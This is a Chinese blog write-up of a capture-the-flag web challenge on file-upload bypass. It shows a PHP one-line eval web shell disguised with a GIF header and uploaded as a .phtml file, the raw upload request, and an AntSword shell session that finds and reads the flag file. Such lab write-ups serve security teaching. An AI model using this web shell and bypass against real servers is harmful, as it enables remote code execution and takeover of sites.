




# 【BUUCTF】[极客大挑战 2019] Upload Writeup

原创

你们这样一点都不可耐  于 2020-08-26 15:55:53 发布  430  收藏 3

分类专栏: [Web安全](#) 文章标签: [php](#) [文件上传](#) [漏洞](#) [安全](#) [ctf](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/vanarrow/article/details/108241061>

版权



[Web安全](#) 专栏收录该内容

53 篇文章 6 订阅

订阅专栏

## 【BUUCTF】[极客大挑战 2019] Upload Writeup

0x00 考点

文件上传绕过

可解析的php后缀名:

0x01 解题

### 0x00 考点


#### 文件上传绕过

- 带图片头的php一句话木马

#### 可解析的php后缀名:

- php3, php4, php5, pht, phtml, phps, pht, phtm

### 0x01 解题



Syclover @ cl4y

<https://blog.csdn.net/vanarrow>

- 要求必须上传图片

带gif图片头的php一句话木马

```
GIF89a? <script language="php">eval($_REQUEST[a])</script>
```

Request


```
1 POST /upload_file.php HTTP/1.1
2 Host: 541b582f-4d8d-4507-9e2a-18c6471609f6.node3.buooj.cn
3 Content-Length: 356
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://541b582f-4d8d-4507-9e2a-18c6471609f6.node3.buooj.cn
7 Content-Type: multipart/form-data;
boundary=----WebKitFormBoundaryLu7qHi2lmGswWg84
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/84.0.4147.125 Safari/537.36
9 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/a
png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Referer: http://541b582f-4d8d-4507-9e2a-18c6471609f6.node3.buooj.cn/
11 Accept-Encoding: gzip, deflate
12 Accept-Language: zh-CN,zh;q=0.9
13 Connection: close
14
15
```

Response

```
Raw
```

```
15 -----WebKitFormBoundaryLu7qHi2lmGswWg84
16 Content-Disposition: form-data; name="file"; filename="1.phtml"
17 Content-Type: image/jpeg
18
19 GIF89a? <script language="php">eval($_REQUEST[shell])</script>
20 -----WebKitFormBoundaryLu7qHi2lmGswWg84
21 Content-Disposition: form-data; name="submit"
22
23 提交
24 -----WebKitFormBoundaryLu7qHi2lmGswWg84--
25
```

Ready



random (不推荐)

base64

📄 请求信息

⚙️ 其他设置

```
find / -name flag
```

```
(www-data:/var/www/html/upload) $ find / -name flag
```

```
find: `/etc/ssl/private': Permission denied
find: `/proc/tty/driver': Permission denied
find: `/proc/1/task/1/fd': Permission denied
find: `/proc/1/task/1/fdinfo': Permission denied
find: `/proc/1/task/1/ns': Permission denied
find: `/proc/1/fd': Permission denied
find: `/proc/1/map_files': Permission denied
find: `/proc/1/fdinfo': Permission denied
find: `/proc/1/ns': Permission denied
find: `/proc/25/task/25/fd': Permission denied
find: `/proc/25/task/25/fdinfo': Permission denied
find: `/proc/25/task/25/ns': Permission denied
find: `/proc/25/fd': Permission denied
find: `/proc/25/map_files': Permission denied
find: `/proc/25/fdinfo': Permission denied
find: `/proc/25/ns': Permission denied
find: `/proc/29/task/29/fd': Permission denied
find: `/proc/29/task/29/fdinfo': Permission denied
find: `/proc/29/task/29/ns': Permission denied
find: `/proc/29/fd': Permission denied
find: `/proc/29/map_files': Permission denied
find: `/proc/29/fdinfo': Permission denied
find: `/proc/29/ns': Permission denied
find: `/proc/30/task/30/fd': Permission denied
find: `/proc/30/task/30/fdinfo': Permission denied
find: `/proc/30/task/30/ns': Permission denied
find: `/proc/30/fd': Permission denied
find: `/proc/30/map_files': Permission denied
find: `/proc/30/fdinfo': Permission denied
find: `/proc/30/ns': Permission denied
find: `/proc/31/task/31/fd': Permission denied
find: `/proc/31/task/31/fdinfo': Permission denied
find: `/proc/31/task/31/ns': Permission denied
find: `/proc/31/fd': Permission denied
find: `/proc/31/map_files': Permission denied
find: `/proc/31/fdinfo': Permission denied
find: `/proc/31/ns': Permission denied
find: `/proc/32/task/32/fd': Permission denied
find: `/proc/32/task/32/fdinfo': Permission denied
find: `/proc/32/task/32/ns': Permission denied
find: `/proc/32/fd': Permission denied
find: `/proc/32/map_files': Permission denied
find: `/proc/32/fdinfo': Permission denied
find: `/proc/32/ns': Permission denied
find: `/proc/33/task/33/fd': Permission denied
find: `/proc/33/task/33/fdinfo': Permission denied
find: `/proc/33/task/33/ns': Permission denied
find: `/proc/33/fd': Permission denied
find: `/proc/33/map_files': Permission denied
find: `/proc/33/fdinfo': Permission denied
find: `/proc/33/ns': Permission denied
find: `/proc/36/task/36/fd': Permission denied
find: `/proc/36/task/36/fdinfo': Permission denied
find: `/proc/36/task/36/ns': Permission denied
find: `/proc/36/fd': Permission denied
find: `/proc/36/map_files': Permission denied
find: `/proc/36/fdinfo': Permission denied
find: `/proc/36/ns': Permission denied
find: `/root': Permission denied
find: `/var/cache/ldconfig': Permission denied
find: `/var/lib/php5': Permission denied
find: `/var/log/apache2': Permission denied
find: `/var/spool/cron/crontabs': Permission denied
find: `/var/spool/rsyslog': Permission denied
/flag
```

```
(www-data:/var/www/html/upload) $ █
```

```
ls /  
cat /flag
```

```
AntSword 编辑 窗口 调试  
111.73.46.229 > 111.73.46.229  
(* 基础信息  
当前路径: /var/www/html/upload  
磁盘列表: /  
系统信息: Linux f7413ecaa132 4.15.0-99-generic #100-Ubuntu SMP Wed Apr 22 20:32:56 UTC 2020 x86_64  
当前用户: www-data  
(* 输入 ashelp 查看本地命令  
(www-data:/var/www/html/upload) $ ls /  
bin  
boot  
data  
dev  
etc  
flag  
home  
lib  
lib64  
media  
mnt  
opt  
proc  
root  
run  
sbin  
srv  
sys  
tmp  
usr  
var  
(www-data:/var/www/html/upload) $ cat /flag  
flag{4e5d9e55-89fc-4f6d-b6f5-58249b0340e6}  
(www-data:/var/www/html/upload) $
```